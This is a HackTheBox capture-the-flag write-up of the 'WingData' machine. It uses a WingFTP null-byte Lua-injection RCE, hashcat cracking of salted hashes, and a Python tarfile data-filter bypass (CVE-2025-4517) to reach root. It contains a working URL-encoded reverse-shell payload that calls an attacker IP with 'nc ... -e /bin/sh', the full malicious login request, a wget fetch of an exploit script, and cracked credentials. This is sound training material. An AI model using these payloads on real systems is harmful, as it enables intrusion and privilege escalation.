In WingData, we exploit an unauthenticated RCE vulnerability in WingFTP to gain initial access, crack salted password hashes to pivot to another user, and achieve root by abusing a Python tarfile data filter bypass enabling arbitrary file write via symlink chain.
Introduction
In this post, I will demonstrate the exploitation of an easy difficulty machine called "WingData" on HackTheBox. Overall, it was an enjoyable box offering a nice learning experience.
This box was pwned on 13-03-2026. The writeup was made available on 29-06-2026 when the machine retired.
Step 1: running an Nmap scan on the target
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC wingdata.htb
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-03 17:10 -0400
Nmap scan report for wingdata.htb (10.129.47.211)
Host is up (0.012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: WingData Solutions
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.51 seconds
This scan revealed that an SSH server as well as an Apache webserver are running. In the background, I also performed a scan of all tcp ports which gave the same results.
Step 2: Enumerating the webserver
Upon visiting the website running on port 80, a button called "Client Portal" caught my eye immediately:

Clicking the button redirected me to a WingFTP login portal where the version of the WingFTP service was displayed:

Doing a quick Google search for vulnerabilities, I found that the service is vulnerable to an unauthenticated RCE vulnerability: WingFTP RCE vulnerability.
Step 3: Gaining access
Unfortunately, this advisory page did not give enough information to launch an attack. Therefore, I decided to look for a POC of the exploit and found the following: WingFTP RCE vulnerability POC. The vulnerability exists because the system's validator and the Lua interpreter see the string differently. The validator sees the null byte (%00) and thinks the input ends there, marking it as 'safe.' However, the Lua engine continues reading past the null byte, encountering the ]] which breaks out of the string and allows the subsequent malicious code to be executed as actual logic rather than plain text. The POC gave us the following payload:
   payload = (
        f"username={encoded_username}%00]] local h = io.popen(\"{command}\") local r = h:read(\"*a\")"
        )
URL decoded:
username={encoded_username}%00]]
local+h+=+io.popen(\"{command}\")
local+r+=+h:read(\"*a\")""
h:close()
print(r)
--&password="
In order to get a shell, we can alter the payload as follows:
 username=anonymous%00]]
local+h+=+io.popen("nc 10.10.15.123 9000 -e /bin/sh")
local+r+=+h:read("*a")
h:close()
print(r)
--&password=
This payload needs to be URL-encoded before we send it:
username=anonymous%00]]%0dlocal+h+%3d+io.popen("nc 10.10.15.123 9000 -e /bin/sh")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose()%0dprint(r)%0d--&password=
Now, we start a netcat listener and intercept a login request using burpsuite entering our payload in the username field:
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9000
listening on [any] 9000 ...
The modified login request should look like this:
POST /loginok.html HTTP/1.1
Host: ftp.wingdata.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://ftp.wingdata.htb
Connection: keep-alive
Referer: http://ftp.wingdata.htb/login.html?lang=english
Cookie: client_lang=english
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=anonymous%00]]%0dlocal+h+%3d+io.popen("nc 10.10.15.123 9000 -e /bin/sh")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose()%0dprint(r)%0d--&password=
As a result of forwarding the modified request, We get a shell as the wingftp user:
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.10.15.123] from (UNKNOWN) [10.129.47.211] 52706
whoami
wingftp
Step 4: Lateral privilege escalation to wacky
After some exploration of the /opt directory, I found some .xml files containing user credentials:
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls
anonymous.xml  john.xml  maria.xml  steve.xml  wacky.xml
The passwords were hashed:
c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10
a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03
5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca
Doing some research about how WingFTP stores passwords, I quickly found out that passwords were hashed and salted by adding "WingFTP".
c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10:wingFTP
a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03:wingFTP
5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca:wingFTP
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:wingFTP
Attempting to crack them using hashcat gave me the password of the user "wacky" (append the salt to the hashes)
┌──(kali㉿kali)-[~]
└─$ hashcat hashes -m 1410 /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) Ultra 7 255H, 2948/5897 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (5253 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1410 (sha256($pass.$salt))
Hash.Target......: hashes
Time.Started.....: Mon May  4 17:54:50 2026 (5 secs)
Time.Estimated...: Mon May  4 17:54:55 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3149.2 kH/s (0.36ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/4 (25.00%) Digests (total), 1/4 (25.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...:  kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 75%

Started: Mon May  4 17:54:49 2026
Stopped: Mon May  4 17:54:56 2026
This password can be used to login using ssh as the user "wacky":
┌──(kali㉿kali)-[~]
└─$ ssh wacky@wingdata.htb
The authenticity of host 'wingdata.htb (10.129.48.193)' can't be established.
ED25519 key fingerprint is: SHA256:JacnW6dsEmtRtwu2ULpY/CK8n/8M9tU+6pQhjBG3a4w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wingdata.htb' (ED25519) to the list of known hosts.
wacky@wingdata.htb's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 4 17:56:51 2026 from 10.10.15.123
wacky@wingdata:~$ ls
user.txt
wacky@wingdata:~$
Step 5: Privilege escalation to root
Running sudo -l revealed we can run a python script without a password:
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
The python script looks like this:
wacky@wingdata:/opt/backup_clients$ cat restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
Analysis of the script revealed its function. Apparently, the script accepts a .tar archive, specified with the -b flag, and unpacks it to a given directory specified with the -r flag. To prevent the user from overwriting important files during the extraction process, the directory specified with the -r flag is sanitized using a regex pattern only allowing letters, digits and underscores (thus not allowing ../../../ needed for a path traversal attack). Furthermore, the directory specified with this flag needs to be between 1 and 24 characters long. Based on this knowledge, I was fairly certain that tampering with the directory supplied with the -r flag was not the way to gain root on this system.
The extractall function executes the main functionality of the script. It takes the path to the tar archive and opens it with the tarfile.open function. Note that the variable backup_path is a concatenation of the BACKUP_BASE_DIR variable and the filename provided by the -b flag (see full script above). Next, the extractall function specifies the path to extract the files using the staging_dir variable which is a concatenation of the STAGING_BASE variable and the argument supplied by the -r flag.
backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)
Using an extension that scans for vulnerable code called "Snyk", I found 2 issues. The script seems to be vulnerable to "Arbitrary File Write Via Archive Extraction" and "Path Traversal".

Next, I decided to further investigate the potential vulnerable code found by Snyk.The Arbitrary file write via archive extraction caught my eye as it seems fitting to the function of this script.

Based on this information, it seems the extractall function is vulnerable to tar slip. Interestingly however, the extractall function has a filter in place (filter="data") preventing the tar slip attack suggested by Snyk. This filter checks extracted files for traversal strategies such as ../../../../ before writing them and therefore mitigates the tar slip attack.
Next, I did some more research regarding the security of the extractall function. After some time, I stumbled upon a recent vulnerability that bypasses the abovementioned data filter of the extractall function. tar.extractall() data filter bypass.
The vulnerability lies within Python's os.path.realpath() function, which the data filter relies on to verify that symlinks do not escape the extraction directory. When the resolved path exceeds PATH_MAX,Linux's 4096-byte limit on path lengths, realpath() silently abandons symlink resolution and falls back to plain string manipulation. A specially crafted tar archive can exploit this by chaining together symlinks with very long target names, causing the internal path to overflow PATH_MAX mid-resolution. At that point, realpath() processes the remaining path components as plain text, making the path appear to stay inside the extraction directory while in reality it resolves to an arbitrary location on the filesystem. The data filter sees a safe path and allows the extraction, but the OS follows the actual symlinks and writes the file wherever the attacker intended. For a detailed explanation, I suggest the following pages: tar.extractall() data filter bypass analysis 1., tar.extractall() data filter bypass analysis 2. and tar.extractall() data filter bypass POC.
In order to get root on the box, we can simply follow the instructions mentioned in the abovementioned Github POC: tar.extractall() data filter bypass POC.. Specifically, after cloning the repository, we upload the POC to the victim machine. First, spin up a python http server on the kali attacking machine:
┌──(kali㉿kali)-[~/CVE-2025-4517-POC]
└─$ python3 -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
Download the python script on the victim:
wacky@wingdata:/opt/backup_clients/backups$ wget http://10.10.15.123:6666/CVE-2025-4517-POC.py
--2026-05-07 16:42:13--  http://10.10.15.123:6666/CVE-2025-4517-POC.py
Connecting to 10.10.15.123:6666... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6973 (6.8K) [text/x-python]
Saving to: ‘CVE-2025-4517-POC.py’

CVE-2025-4517-POC.py                     100%[===============================================================================>]   6.81K  --.-KB/s    in 0.002s

2026-05-07 16:42:13 (3.11 MB/s) - ‘CVE-2025-4517-POC.py’ saved [6973/6973]
Finally, execute the python script to get root:
wacky@wingdata:/opt/backup_clients/backups$ python3 CVE-2025-4517-POC.py

╔═══════════════════════════════════════════════════════════╗
║     CVE-2025-4517 Tarfile Exploit                         ║
║     Privilege Escalation via Symlink + Hardlink Bypass    ║
╚═══════════════════════════════════════════════════════════╝

[*] Target user: wacky
[*] Creating exploit tar for user: wacky
[*] Phase 1: Building nested directory structure...
[*] Phase 2: Creating symlink chain for path traversal...
[*] Phase 3: Creating escape symlink to /etc...
[*] Phase 4: Creating hardlink to /etc/sudoers...
[*] Phase 5: Writing sudoers entry...
[+] Exploit tar created: /tmp/cve_2025_4517_exploit.tar
[*] Deploying exploit to: /opt/backup_clients/backups/backup_9999.tar
[+] Exploit deployed successfully
[*] Triggering extraction via vulnerable script...
[+] Backup: backup_9999.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn_9999
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn_9999

[+] Extraction completed
[*] Verifying exploit success...
[+] SUCCESS! User 'wacky' added to sudoers
[+] Entry: wacky ALL=(ALL) NOPASSWD: ALL

============================================================
[+] EXPLOITATION SUCCESSFUL!
[+] User 'wacky' now has full sudo privileges
[+] Get root with: sudo /bin/bash
============================================================

[?] Spawn root shell now? (y/n): y

[*] Spawning root shell...
[*] Run: sudo /bin/bash
root@wingdata:/opt/backup_clients/backups#
root@wingdata:/opt/backup_clients/backups# ls /root
root.txt
Congratulations, you have successfully rooted this box!
Final thoughts
Overall, This was a nice box which I thoroughly enjoyed solving. However, the privilege escalation through the extractall python function is still a bit vague to completely comprehend as it is quite sophisticated and I'm not a python expert. Therefore, take the explanation of the python script and vulnerability with a grain of salt. Nevertheless, Wingdata was a great box to solve!
Go to the Home Page